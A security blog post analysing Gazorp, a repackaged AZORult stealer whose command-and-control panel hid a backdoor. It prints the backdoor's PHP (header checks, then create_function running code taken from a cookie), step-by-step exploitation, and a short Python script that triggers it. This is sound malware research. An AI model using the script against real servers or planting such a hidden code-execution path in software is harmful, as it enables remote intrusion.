Gazorp - Thieving from thieves

fr3d.hk/blog/gazorp-thieving-from-thieves

April 29, 2020 - Reading time: 15 minutes


This is a look into the short-lived piece of malware called Gazorp, and how its creators placed a backdoor within its command & control panel. I'll be looking at the code and how the backdoor was created and hidden.

Foreword

I would like to begin by saying that I apologize for the lack of content recently. The planned post did not end up working out due to some unforeseen issues, but I believe that this post is a worthy replacement. A lot of credit for this story goes to hexlax (twitter). He let me know of this backdoor and shared his research into it, although the research presented in this post is my own and was carried out in light of his discoveries.

Introduction

Gazorp was a piece of malware distributed around late 2018. This malware was shared through a free to use builder that was hosted on an onion site. On this site, anybody could build a ready to go copy of Gazorp and use the included C&C (C2) panel to receive the logs of their freshly built malware. When built, the site would prompt you to download a zip file which included your built malware. The panel, along with instructions on how to set up the panel were also included. The panel login looked like this.




Panel Login

As word of a new free to use malware spread across forums, threat researchers were quick to discover that Gazorp was just AZORult v3.0 with a reskinned panel. For their part, the creators of Gazorp claimed that they had redesigned the AZORult panel and fixed multiple vulnerabilities/flaws. Because Gazorp ended up just being AZORult, it was made clear the creators had cracked an original build of the malware and were changing strings within the build to point it to a new C2. You may now be asking, why would anyone put in the effort of re-coding a C2 and then distributing it for free? Well, it was obviously too good to be true.

The Backdoor

Because hexlax had discovered the backdoor when the malware was still being used, he managed to snag seven separate builds of Gazorp. These were incredibly helpful in my research, as they allowed me to make comparisons of what was changing between builds. At first, I used a free service called Intezer to check if the builds were in fact AZORult.



Malicious

This file contains code from malicious software, therefore it's very likely that it's malicious.


SHA256:
e9b7d2b8cfc258461b31ca7d75c4cdcf8f7d8801aadb1233b4b015b59eb89e16

AZORult	Malware	503 Genes | 92.46%
KBOT	Malware	208 Genes | 38.24%
Malicious Packer	Malicious Packer	31 Genes | 5.7%
Amadey	Malware	11 Genes | 2.02%
Latentbot	Malware	5 Genes | 0.92%

Size	108 KB
SHA256	e9b7d2b8cfc258461b31ca7d75c4cdcf8f7d8801aadb1233b4b015b59eb89e16
MD5	0dffe73d6b4447d69bfb5ab4d31c3e8a
SHA1	9e865d333bddcb0fe34ad9604a1c2a6677f55892
Ssdeep	3072:FGk65ywrL6T27hZOOjrpHwka+ap/kwklZ+zNxtQyL2qV0S:DMrLphX2/+apsNlYJxtQts
Target Machine	Intel 386 or later, and compatibles
Compilation Timestamp	19 Jun 1992

Intezer

There was no surprise that the malware had a 92% match with AZORult. Because I had seven builds, I began comparing them in HxD and found that there was nothing different besides their targeted C2s. Due to this, I decided to move on and look at the panel which is the more interesting of the two items. Using another file comparison tool I found out that a constant within the PHP code was changing.




```
<?php
 namespace IP2Location; class Database { const VERSION = '8.
0.2'; const FIELD_NOT_SUPPORTED = 'This parameter is unavaila
ble in selected .BIN data file. Please upgrade.'; const FIELD
_NOT_KNOWN = 'This parameter is inexistent. Please verify.';
const INVALID_IP_ADDRESS = 'Invalid IP address.'; const COUNT
RY_CODE = 1; const COUNTRY_NAME = 2; const REGION_NAME = 3; c
onst CITY_NAME = 4; const LATITUDE = 5; const LONGITUDE = 6;
const ISP = 7; const DOMAIN_NAME = 8; const ZIP_CODE = 9; con
st TIME_ZONE = 10; const NET_SPEED = 11; const IDD_CODE = 12;
const AREA_CODE = 13; const WEATHER_STATION_CODE = 14; const
WEATHER_STATION_NAME = 15; const MCC = 16; const MNC = 17; co
nst MOBILE_CARRIER_NAME = 18; const ELEVATION = 19; const USA
GE_TYPE = 20; const IP_HASH =
'a01f2b04a7';
 const COUNTRY = 101; const COORDINATES = 102; const IDD_AREA
= 103; const WEATHER_STATION = 104; const MCC_MNC_MOBILE_CARR
IER_NAME = 105; const ALL = 1001; const IP_ADDRESS = 1002; co
nst IP_VERSION = 1003; const IP_NUMBER = 1004; const IP_ROOT
```

```
<?php
 namespace IP2Location; class Database { const VERSION = '8.
0.2'; const FIELD_NOT_SUPPORTED = 'This parameter is unavaila
ble in selected .BIN data file. Please upgrade.'; const FIELD
_NOT_KNOWN = 'This parameter is inexistent. Please verify.';
const INVALID_IP_ADDRESS = 'Invalid IP address.'; const COUNT
RY_CODE = 1; const COUNTRY_NAME = 2; const REGION_NAME = 3; c
onst CITY_NAME = 4; const LATITUDE = 5; const LONGITUDE = 6;
const ISP = 7; const DOMAIN_NAME = 8; const ZIP_CODE = 9; con
st TIME_ZONE = 10; const NET_SPEED = 11; const IDD_CODE = 12;
const AREA_CODE = 13; const WEATHER_STATION_CODE = 14; const
WEATHER_STATION_NAME = 15; const MCC = 16; const MNC = 17; co
nst MOBILE_CARRIER_NAME = 18; const ELEVATION = 19; const USA
GE_TYPE = 20; const IP_HASH =
'828cb47a7c';
 const COUNTRY = 101; const COORDINATES = 102; const IDD_AREA
= 103; const WEATHER_STATION = 104; const MCC_MNC_MOBILE_CARR
IER_NAME = 105; const ALL = 1001; const IP_ADDRESS = 1002; co
nst IP_VERSION = 1003; const IP_NUMBER = 1004; const IP_ROOT
```

Changing Constant

These changes were very weird, as they were in a class that was used to get the location of a given IP. Usually these libraries are just included and do not differ from their original source, but in this case the constant was changing every build. Another thing that was changing was the gate name. This gate name was randomly generated, and is where the malware is pointed to when you put in your domain into the web builder. I wanted to verify that the builds were hitting this PHP file so I spun up my instance of Cuckoo sandbox and ran one of the samples.



Network Analysis

GET → 200 http://www.msftncsi.com/ncsi.txt

POST → 301 http:/[redacted]/b663a.php

→ REQUEST

```
              : POST /b663a.php HTTP/1.0
          Host: [redacted]
    Connection: close
Content-Length: 119
Accept-Language: en-US
  Content-Type: application/octet-stream
```

← RESPONSE


```
                : HTTP/1.0 301 Redirect
            Date: Tue, 28 Apr 2020 17
          Server: ATS/6.2.0
   Cache-Control: no-store
        Location: http
    Content-Type: text/html
Content-Language: en
  Content-Length: 314
```

BODY request response plaintext hex 16 bytes 32 bytes 48 bytes 64 bytes

```
00000000: 994c 429d 4f51 c36c 13cd 1f74 db1a 05db  .LB.OQ.l...t....
00000010: 1a04 bc0c 05c8 0c04 ba0c 05cb 0c05 cd0c  ................
00000020: 05ca 0c05 cd68 13cd 1b73 bd0c 04ba 0c05  .....h...s......
00000030: c86f 13cd 1b13 cd1a 13cd 1c13 cd18 13cd  .o..............
00000040: 1a13 cd1c 13cc 6d13 cd1d 13cd 1d13 cd1b  ......m.........
00000050: 13cd 1a13 cd1b 70db 1a04 db1a 05db 1b72  ......p........r
00000060: db1a 04bc 0c05 cd0c 05cd 0c05 cd6a 13cd  .............j..
00000070: 1a13 cd19 13cd 19                        .......
```

Cuckoo


The build sends a POST to the gate, along with some encrypted data that is unimportant, and is related to how AZORult functions. So now that I know my entry point, let's see how I can find my way into the 'IP2Location' file that contains the changing constant. The gate looks like so:



```
$data = xorcrypt(file_get_contents("php://input"), b64dd(CIPHERKEY), 1024 * 512);
if (strncmp("reportdata", $data, 10) == 0) {
    parse_bot_report(substr($data, 11));
    die();
}
```

Gate


We can see that the gate receives the POST data and then decodes it with an XOR key, we will discuss this key later. The results of that decryption are then compared with the string *reportdata*, and if *reportdata* is within the decrypted input, then the decrypted data is sent into the *parse_bot_report* function. This function is unimportant for our intentions, and contains two lines which will bring us closer to the backdoor.



```
    $ip = get_bot_ip();
    $country = get_isocode($ip);
```

parse_bot_report


The function tries to get the ip of the bot, and try to deduce the country from this. Let's take a quick peek into the "get_bot_ip" function:



```
function get_bot_ip() {
    if (isset($_SERVER[BOT_IP_HEADER]) and validate_ip($_SERVER[BOT_IP_HEADER])) {
        return $_SERVER[BOT_IP_HEADER];
    } else {
        return $_SERVER['REMOTE_ADDR'];
    }
}
```

get_bot_ip


Within this function we see the first of the checks implemented to stop others from by mistake triggering the backdoor. The constant BOT_IP_HEADER is actually just set to another string.



```
define('BOT_IP_HEADER', 'HTTP_CLIENT_IP');
```

bot_ip_header


The string HTTP_CLIENT_IP is a header that can be set within a web request to denote the client's IP. So why does the code go to this extent to hide the possibility of a bot setting its own IP? Well, AZORult never uses this functionality, and because of this we can guess it's not intended to be used by the built malware. The next function called from *parse_bot_report* is the *get_isocode* function where the IP in the header is used as a parameter. Let's take a look at it:



```
function get_isocode($ip) {
    require_once './app/class/geo/IP2Location.php';
    $db = new \IP2Location\Database('./app/class/geo/IP.BIN', \IP2Location\Database::FILE_IO);
    $records = $db->lookup($ip, \IP2Location\Database::ALL);
    return $records['countryCode'];;
}
```

get_isocode


So this is the function that calls us into the PHP file containing the backdoor. It includes the *IP2Location* file and then creates a new instance of the database included with the library. Once that's done, the function calls us into the lookup function that has a parameter of which if you remember, is possible to be set through including the *HTTP_CLIENT_IP* header within our request. The *lookup* function is where the magic happens, so let's take a look at it and follow where our parameter of is used.



```
if ($ip == self::IP_ROOT)
{
    $fields_h = true;
}
```

fields_h


Our variable of IP is compared to a constant called *IP_ROOT*. This constant is set to "0.0.0.0" within the config. So this comparison is checking if the IP of the bot is equal to "0.0.0.0", but this IP would never be set by the malware. So this must be a check for a manual request, which was setting its own IP through the *get_bot_ip* function. So where does the *fields_h* bool get used?



```
if ($fields_h)
{
    if ($_SERVER['HTTP_HASH'] == self::IP_HASH)
    {
        $code_h = true;
    }
}
```

code_h


Well, the variable is used to place us into this comparison. This time, another request header is checked against another constant, but this constant is different. If you remember from my initial discovery of the backdoor, it was through a changing constant in each of the panels. Well *IP_HASH* is that changing constant, in the case of this build, it is set to a random string.



```
const IP_HASH = 'a01f2b04a7';
```

IP_HASH

In the case of the panel, it was set to a seemingly random string, which was different in each of the seven different panels I had. It is important to note once again, these checks are comparing request headers that are never used by AZORult, so they must be intended to be checking a request that wasn't made by the malware. Again, a constant is set to true. In this case, it is named *code_h*. Like we did with *fields_h*, following this variable we find the backdoor.



```
if ($code_h)
{
    $field_hair = self::EXCEPTION_FUNCTION;
    $country_hair = @$field_hair('', $_COOKIE['countrycode']);
    $country_hair();
}
```

The Backdoor


The first line within the backdoor is setting a variable to a constant that is defined in the *IP2Location* file. The *EXCEPTION_FUNCTION* constant is set to create_function. If you look at *create_function* then you find it is a method of creating a function by setting arguments as the first parameter, and then code within the second parameter. In this case the code is parsed through the cookie *countrycode*. An @ symbol is then used on the created function to suppress all errors. Once the function has been created, and the variable *country_hair* has been set to it, then the created function is called.

Exploitation

Now that we covered how everything works let's recap, here are the steps needed to get to the backdoor.

1. XOR encrypt *reportdata* and POST it to the gate
2. Set the Client-IP header in the POST request to '0.0.0.0' to get past the first check
3. Set the HASH header to the string in the IP_HASH constant 'a01f2b04a7' to get past the second check
4. Set the countrycode cookie to a PHP payload of your choice

Because I wanted to accomplish this exploit with ease I created a Python script to trigger the backdoor.



```python
def xore(data, key):
    return bytes(a ^ ord(b) for a, b in zip(data, cycle(key)))

def main():
    target = 'http://localhost/b663a.php'
    cookies = {"countrycode": 'echo%20"hi%0A"%3B'}
    headers = {"Client-IP":"0.0.0.0", "HASH": "a01f2b04a7"}
    data = xore('reportdata'.encode(), (chr(254) + chr(41) + chr(54)))
    r = requests.post(target, headers=headers, data=data, cookies=cookies)
```

Python Script

An important thing to note is that because Gazorp was using a cracked version of AZORult, and was only changing the gate URL, It was not changing the encryption used for its POST request. Hence, this script will work with all Gazorp panels. The PHP payload must be URL encoded as well, in order for it to work.

Epilogue

Gazorp was a short-lived piece of malware created for the sole purpose of backdooring its users. The Gazorps onion site has been down for ages now, and AZORult has become a useless piece of malware due to the ways browsers encrypt their store data. I have not been able to find any live instances of this malware, and hence have decided that it is a good time to show this backdoor. I'd like to again say thank you to hexlax & a huge thanks to Steved3 (twitter) for editing! Lastly and most importantly thank you for reading this post. Until the next time, goodbye.